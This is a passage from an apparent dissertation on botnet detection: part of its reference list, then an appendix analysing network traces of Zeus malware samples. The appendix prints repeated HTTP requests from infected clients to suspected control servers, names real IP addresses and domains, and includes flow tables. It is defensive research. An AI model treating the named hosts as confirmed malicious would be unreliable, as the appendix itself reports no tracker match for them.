Matzinger, P. (1994). Tolerance, danger, and the extended family. *Annual Review of Immunology, 12*, 991-1045.

McAfee (2011). *McAfee threats report: fourth quarter 2010*. Retrieved November 20, 2011, from http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q4-2010.pdf

McAfee (2012). *McAfee threats reports: fourth quarter 2011*. Retrieved July 21, 2012, from http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q4-2011.pdf

Mitchell, T. M. (1997). *Machine Learning*. New York: McGraw Hill.

Mohaisen, A., & Alrawi, O. (2013). Unveiling Zeus: automated classification of malware samples. In *Proceedings of the 22nd International Conference on World Wide Web companion* (pp. 829-832). International World Wide Web Conferences Steering Committee.

Murray, I. (2010). Introduction to machine learning. *Videolectures.net*. Retrieved November 10, 2012, from http://videolectures.net/bootcamp2010_murray_iml/.

Nunnery, C. E. (2011). Advances in modern botnet understanding and the accurate enumeration of infected hosts. *Dissertation Abstracts International, 72* (09). (UMI No. 3457925)

Oro, D., Luna, J., Felguera, T., Vilanova, M. & Serna, J. (2010). Benchmarking IP blacklists for financial botnet detection. In *Proceedings of the 2010 Sixth International Conference on Information Assurance and Security* (pp. 62-67). Washington, DC: IEEE.

Ponemon Institute, LLC. (2011, March). *2010 annual study: U.S. cost of a data breach*. Retrieved January 16, 2012, from http://www.symantec.com/content/en/us/about/media/pdfs/symantec_ponemon_data_breach_costs_report.pdf

Porras, P., Saidi, H., & Yegneswaran, V. (2009). A foray into conficker's logic and rendezvous points. In *LEET '09: Proceedings of the 2nd USENIX Conference on Large-scale Exploits and Emergent Threats*. Berkeley, CA: USENIX Association.

Ramachandran, A., Feamster, N., & Dagon, D. (2006). Revealing botnet membership using dnsbl counter-intelligence. In *Proceeding of the 2nd Workshop on Steps to Reducing Unwanted Traffic on the Internet* (pp. 49-54). Berkeley, CA: USENIX Association.

Riccardi, M., Di Pietro, R., Palanques, M., & Vila, J. A. (2013). Titans' revenge: Detecting Zeus via its own flaws. *Computer Networks*, *57*(2), 422-435.

Riccardi, M., Di Pietro, R., & Vila, J. A. (2011). Taming Zeus by leveraging its own crypto internals. In *Proceeding of the 2011 eCrime Researchers Summit* (pp. 1-9). Washington, DC: IEEE.

Rieck, K. (2011). Computer security and machine learning: worst enemies or best friends? In *Proceedings of the 2011 First SysSec Workshop* (pp. 107-110). Washington, DC: IEEE.

Rossow, C., Dietrich, C. J., Bos, H., Cavallaro, L., van Steen, M., Freiling, F. C., & Pohlmann, N. (2011). Sandnet: network traffic analysis of malicious software. In *Proceedings of the First Workshop on Building Analysis Datasets and Gathering Experience Returns for Security* (pp. 78-88). New York: ACM.

Sadasivam, K., Samudrala, B., & Yang, A. (2005). Design of network security projects using honeypots. *Journal of Computing in Small Colleges, 20*(4), 282-293.

Schiller, C. & Binkley, J. (2007). *Botnets: The Killer Web Applications*. Syngress Publishing.

Shin, S., Gu, G., Reddy, N. & Lee, C. P. (2011). A large-scale empirical study of conficker. Publication pending. Retrieved February 10, 2012, from http://people.tamu.edu/~seungwon.shin/

Shin, S., Xu, Z., & Gu, G. (2012). EFFORT: efficient and effective bot malware detection. Publication pending. Retrieved February 10, 2012, from http://people.tamu.edu/~seungwon.shin/

Stahlberg, M. (2007). *U.S. Patent Application No. US 11/806,568*. Washington, DC: U.S. Patent and Trademark Office.

Steinman, R. M. (2004). Dendritic cells: from the fabric of immunology. *Clinical & Investigative Medicine, 27*(5), 231-236.

Stibor, T., Timmis, J., & Eckert, C. (2005). A comparative study of real-valued negative selection to statistical anomaly detection techniques. In C. Jacob, M. Pilat, P. Bentley, & J. Timmis (Eds.) *Artificial Immune Systems, 4th International Conference, ICARIS 2005. Lecture Notes in Computer Science 3627* (pp. 262-275). Berlin: Springer.

Stone-Gross, B., Cova, M., Cavallaro, L., Gilbert, B., Szydlowski, M., Kemmerer, R., Kruegel, C., & Vigna, G. (2009). Your botnet is my botnet: analysis of a botnet takeover. In *Proceedings of the 16th ACM Conference on Computer and Communications Security* (pp. 635-647). New York: ACM.

Strayer, W. T., Lapsley, D., Walsh, R., & Livadas, C. (2007). Botnet detection based on network behavior. In W. Lee, C. Wang, & D. Dagon (Eds.) *Botnet Detection: Countering the Largest Security Threat. Advances in Information Security, Volume 36*. New York: Springer.

Sullivan, B. (2012, January 16). Zappos says hacker may have accessed info on 24 million customers. *MSNBC*. Retrieved January 16, 2012, from http://redtape.msnbc.msn.com/_news/2012/01/16/10163952-zappos-says-hacker-may-have-accessed-info-on-24-million-customers

Sumner, D. (2010). *Mobile Banking: A Growing and Lucrative Market*. Retrieved March 7, 2012, from http://blog.nielsen.com/nielsenwire/consumer

Symantec (2011, April). *Symantec Internet security threat report: trends for 2010*. Retrieved November 20, 2011, from http://www.symantec.com/threatreport/

Timmis, J. (2000). Artificial immune systems: a novel data analysis technique inspired by the immune network theory. Ph.D. Dissertation, University of Wales, Aberystwyth, UK.

Timmis, J. (2007). Artificial immune systems - today and tomorrow. *Natural Computing, 6*(1), 1-18.

Ugarte-Pedrero, X., Santos, I., Sanz, B., Laorden, C., & Bringas, P. G. (2012). Countering entropy measure attacks on packed software. In *Proceedings of the 2012 IEEE Consumer Communications and Networking* Conference (pp. 164-168). Washington, DC: IEEE.

Timmis, J., & Neal, M. (2001). A resource limited artificial immune system for data analysis. *Knowledge Based Systems, 14*, 121-130.

Venkatesh, G. K., & Nadarajan, R. A. (2012). HTTP botnet detection using adaptive learning rate multilayer feed-forward neural network. In I. Askoxylakis, H. Pöhls, & J. Posegga (Eds.) *Information Security Theory and Practice. Security, Privacy and Trust in Computing Systems and Ambient Intelligent Ecosystems. Lecture Notes in Computer Science 7322* (pp. 38-48). Berlin: Springer.

Verizon (2012). *2012 Data Breach Investigations Report*. Retrieved July 18, 2012, from http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf

Villamarín-Salomón, R., & Brustoloni, C. (2009). Bayesian bot detection based on DNS traffic similarity. In *Proceedings of the 2009 ACM Symposium on Applied Computing* (pp. 2035-2041). New York: ACM.

Wang, K., & Stolfo, S. (2004). Anomalous payload-based network intrusion detection. In E. Jonsson, A. Valdes, & M. Almgren (Eds.) *Recent Advances in Intrusion Detection. Lecture Notes in Computer Science* (pp. 203-222). Berlin: Springer.

Warrender, C., Forrest, S., & Pearlmutter, B. (1999). Detecting intrusions using system calls: alternative data models. In *1999 IEEE Symposium on Security and Privacy* (pp. 133). Washington, DC: IEEE.

Witten, I. H., & Frank, E. (2005). *Data mining: practical machine learning tools and techniques* (2nd ed.). New York: Elsevier.

Yen, T-F., & Reiter, M. K. (2008). Traffic aggregation for malware detection. In *Proceedings of the 5th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (pp. 207-227). Berlin: Springer.

Zeidanloo, H. R., Hosseinpur, F., & Borazjani, P. N. (2010). Botnet detection based on common network behaviors by utilizing artificial immune system (AIS). In *2010 2nd International Conference on Software Technology and Engineering (ICSTE), Vol. 1* (pp. 21-25). Washington, DC: IEEE.

Zhang, J., Luo, X., Perdisci, R., Gu, G., Lee, W., & Feamster, N. (2011). Boosting the scalability of botnet detection using adaptive traffic sampling. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security* (pp. 124-134). New York: ACM.

Zhang, L., Yu, S., Wu, D., & Watters, P. (2011). A survey on latest botnet attack and defense. In *2011 IEEE 10th International Conference on Trust, Security and Privacy in Computing and Communications* (pp. 53-60). Washington, DC: IEEE.

Zhang, Y., Zhai, Y., Du, Z., & Liu, D. (2007). Study of an adaptive immune detection algorithm for anomaly detection. In *Proceedings of the 2007 International Conference*

on Computational Intelligence and Security (574-578). Washington, DC: IEEE Computer Society.

Zhengbing, H., Ji, Z., & Ping, M. (2008). A novel anomaly detection algorithm based on real-valued negative selection system. In *First International Workshop on Knowledge Discovery and Data Mining* (pp. 499-502). Washington, DC: IEEE.

Appendix A

Deep Packet Inspection of 2014 Zeus Malware Samples

Appendix Details of Analysis

The detailed analysis presented in this Appendix revealed new knowledge about the network behavior of contemporary variants of the Zeus botnet from samples captured in the wild during March and April of 2014. A total of fifteen sample network trace files were initially examined. Seven of the samples, all those that employed the domain generation algorithm (DGA), were found to contain no HTTP POST requests and therefore not included here. The infected clients in those samples did not send any content to the malicious servers, detection of which was the focus of this research. Eight of the samples were found to contain HTTP POST requests with encrypted content, consistent with the communications behavior reported for Zeus by previous researchers. The HTTP requests and responses in each of these samples were thoroughly analyzed at the inter-packet level to gain deeper insight into their observable network behavior and to determine which corresponding netflows would be most appropriate for training and testing the detection techniques in this research.

Sample File 32c collected on 03 Apr 2014 with total time of 4 minutes 54 seconds

This network trace sample file consisted of 16 successful TCP connections, as summarized in Table A-1. A column is included in the table to indicate whether the connection was preceded by a DNS query when the HTTP Host Header field specified a domain name as opposed to an IP address. In this case domain names were specified for the suspicious servers.

Table A-1. Summary of Connections in File 32c

Source Port	Destination IP	HTTP Host Header	DNS?

Source Port	Destination IP	HTTP Host Header	DNS?
1043	173.255.227.44	tandembikesoftware.com	Yes
1044	92.51.171.104	moneytrax.de	Yes
1045	92.51.171.104	moneytrax.de	n/a
1046	92.51.171.104	moneytrax.de	n/a
1047	92.51.171.104	moneytrax.de	n/a
1048	92.51.171.104	moneytrax.de	n/a
1049	92.51.171.104	moneytrax.de	n/a
1050	92.51.171.104	moneytrax.de	n/a
1051	92.51.171.104	moneytrax.de	n/a
1052	92.51.171.104	moneytrax.de	n/a
1053	92.51.171.104	moneytrax.de	n/a
1054	92.51.171.104	moneytrax.de	n/a
1055	92.51.171.104	moneytrax.de	n/a
1056	92.51.171.104	moneytrax.de	n/a
1057	92.51.171.104	moneytrax.de	n/a
1058	92.51.171.104	moneytrax.de	n/a

First Connection: Source Port 1043, Destination IP 173.255.227.44

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request, a POST method, specified a resource named “file.php” along with its relative path. The request included a message body (entity-body) with a length of 120

bytes. The message body contained no readable text. The Connection header specified Keep-Alive to explicitly maintain a persistent connection after the response was complete, suggesting that additional requests might follow. The Cache-Control header specified No-Cache to prevent caching by all caching mechanisms in proxies or gateways along the request chain. The response, successful status code 200 OK, included a message body with a length of 118 bytes and no readable text. The Cache-Control header used multiple tokens (values) to prevent caching along the request chain. The Expires header specified a date and time in the distant past (1981). This is not a prescribed way to use this header, according to RFC 2616, and may indicate a redundant effort to prevent caching. The Content-Type header specified Text/Html and the message body content was in fact readable text.

```
POST /phpbb2/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: tandembikesoftware.com
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Thu, 03 Apr 2014 21:11:50 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-1ubuntu4.18
Set-Cookie: TW_APP=fu2e6mq7rc1f07cg5flmqnft77; path=/;
domain=.tandembikesoftware.com
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 118
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html


Fatal error: Class 'Phpbb2Controller' not found in
/srv/www/tandembikesoftware.com/public_html/index.php on line 547
```

A query of ZeuS Tracker produced no matches for the IP Address 173.255.227.44 or the domain name "tandembikesoftware.com" of the server observed in this connection. A query using whois indicated that the IP address belonged to a block assigned to an ISP in the United States and the domain name had been registered to an individual in the United States for at least three years.

For this connection, Argus created three flows, one for the HTTP request and response, and two with packets to close the connection.

Table A-2: Flows from First Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1043	173.255.227.44	80	0.540241	572	763	4	3
1043	173.255.227.44	80	0.000000	60	54	1	1
1043	173.255.227.44	80	0.000000	60	0	1	0

Second Connection: Source Port 1044, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of two requests from the local client to the remote server with corresponding responses from the remote server. The first request, a POST method, specified a resource named “file.php” along with its relative path. The request included a message body with a length of 120 bytes. The message body contained no readable text. The Connection header specified Keep-Alive to explicitly maintain a persistent connection after the response was complete, suggesting that additional requests might follow. The Cache-Control header specified No-Cache to prevent caching by all caching mechanisms in proxies or gateways along the request chain. The response, redirection status code 301 Moved Permanently, did not include a message body. The Cache-Control header used multiple tokens to prevent caching along the request chain. The Expires header again specified a date in the past. The Location header specified a complete URI for the new location. The X-Pingback header was used in this response with a resource (xmlrpc.php) that suggested notification via a remote procedure call. This technique would allow the remote host to track requests.

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:11:50 GMT
```

```
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

The second request, a POST method, specified a resource named "file.php" along with its relative path. This request also included a message body with a length of 120 bytes. The message body contained no readable text, but was identical to the message body in the previous request. The second response, redirection status code 301 Moved Permanently, was essentially the same as the first response only time-stamped one second later.

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:11:51 GMT
Server: Apache/2.2.22 (Ubuntu)
```

```
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

A query of ZeuS Tracker produced no matches for the IP address 92.51.171.104 or the domain name "moneytrax.de" of the server observed in this connection. A query using whois indicated that the IP address belonged to a block assigned to a company in Germany and the domain name had also been registered to a company in Germany for more than seven years.

For this connection, Argus created two flows, one for the HTTP requests and responses, and one with packets to close the connection.

Table A-3: Flows from Second Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1044	92.51.171.104	80	2.173191	1076	1377	7	7
1044	92.51.171.104	80	0.068973	60	54	1	1

Third Connection: Source Port 1045, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request in this case was a GET method specifying the "file.php" resource as before.

The request did not include a message body. Again the Cache-Control header specified No-Cache to prevent caching. The response, error status code 404 Not Found, did include a message body. Again the X-Pingback header was used and the Expires header with past date was used. The Content-Type header specified Text/html and the content was readable text.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache


HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:11:51 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html content removed )
```

For this connection, Argus created one flow.

Table A-4: Flows from Third Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1045	92.51.171.104	80	0.431740	911	13829	12	13

Fourth Connection: Source Port 1046, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request and response were essentially the same as in the previous connection.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache


HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:11:52 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

```
( html content removed )
```

For this connection, Argus created one flow.

Table A-5: Flows from Fourth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1046	92.51.171.104	80	0.419103	911	13775	12	12

Fifth Connection: Source Port 1047, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of two requests from the local client to the remote server with corresponding responses from the remote server. These requests and responses repeated those in the second connection, only the timestamps of the responses were different.

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:11:57 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
```

```
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:11:58 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

For this connection, Argus created two flows, one for the requests and responses and another with packets to close the connection.

Table A-6: Flows from Fifth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1047	92.51.171.104	80	2.090312	1076	1323	7	6
1047	92.51.171.104	80	0.070885	60	54	1	1

Sixth Connection: Source Port 1048, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request and response repeated those in the fourth connection, only the response timestamps were different.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache


HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:11:57 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
```

```
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-7: Flows from Sixth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1048	92.51.171.104	80	0.443478	911	13775	12	12

Seventh Connection: Source Port 1049, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. The request and response in this connection again repeated those in the fourth and sixth connections.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache


HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:11:58 GMT
```

```
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-8: Flows from Seventh Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1049	92.51.171.104	80	0.421246	911	13775	12	12

Eighth Connection: Source Port 1050, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of two requests from the local client to the remote server with corresponding responses from the remote server. Again the requests and responses were repeats of earlier connections.

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
```

```
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:12:04 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:12:04 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
```

```
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

For this connection, Argus created two flows, one for the requests and responses and another with packets to close the connection.

Table A-9: Flows from Eighth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1050	92.51.171.104	80	2.086494	1076	1323	7	6
1050	92.51.171.104	80	0.069114	60	54	1	1

Ninth Connection: Source Port 1051, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. Again the request and response were repeats of earlier connections.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache
```

```
HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:12:04 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-10: Flows from Ninth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1051	92.51.171.104	80	0.418963	911	13775	12	12

Tenth Connection: Source Port 1052, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. Again the request and response were repeats of earlier connections.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

```
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache



HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:12:05 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-11: Flows from Tenth Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1052	92.51.171.104	80	0.419469	911	13775	12	12

Eleventh Connection: Source Port 1053, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of two requests from the local client to the remote server with corresponding responses from the remote server. Again the requests and responses were repeats of earlier connections.

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

(binary content removed )

HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:12:10 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
POST /images/upload/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: moneytrax.de
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )
```

```
HTTP/1.1 301 Moved Permanently
Date: Thu, 03 Apr 2014 21:12:11 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Location: http://www.moneytrax.de/images/upload/file.php
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

For this connection, Argus created two flows, one for the requests and responses and another with packets to close the connection.

Table A-12: Flows from Eleventh Connection in File 32c

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1053	92.51.171.104	80	2.125171	1076	1323	7	6
1053	92.51.171.104	80	0.070738	60	54	1	1

Twelfth Connection: Source Port 1054, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. Again the request and response were repeats of earlier connections.

```
GET /images/upload/file.php HTTP/1.1
Accept: */*
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.moneytrax.de
Connection: Keep-Alive
Cache-Control: no-cache



HTTP/1.1 404 Not Found
Date: Thu, 03 Apr 2014 21:12:10 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.10
X-Pingback: http://www.moneytrax.de/xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

( html/script content removed )
```

For this connection, Argus created one flow.

Table A-13: Flows from Twelfth Connection in File 32c

sport	daddr	dport	Dur	sbytes	dbytes	spkts	dpkts
1054	92.51.171.104	80	0.427232	911	13775	12	12

Thirteenth Connection: Source Port 1055, Destination IP 92.51.171.104

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. Again the request and response were repeats of earlier connections.

```
GET /images/upload/file.php HTTP/1.1
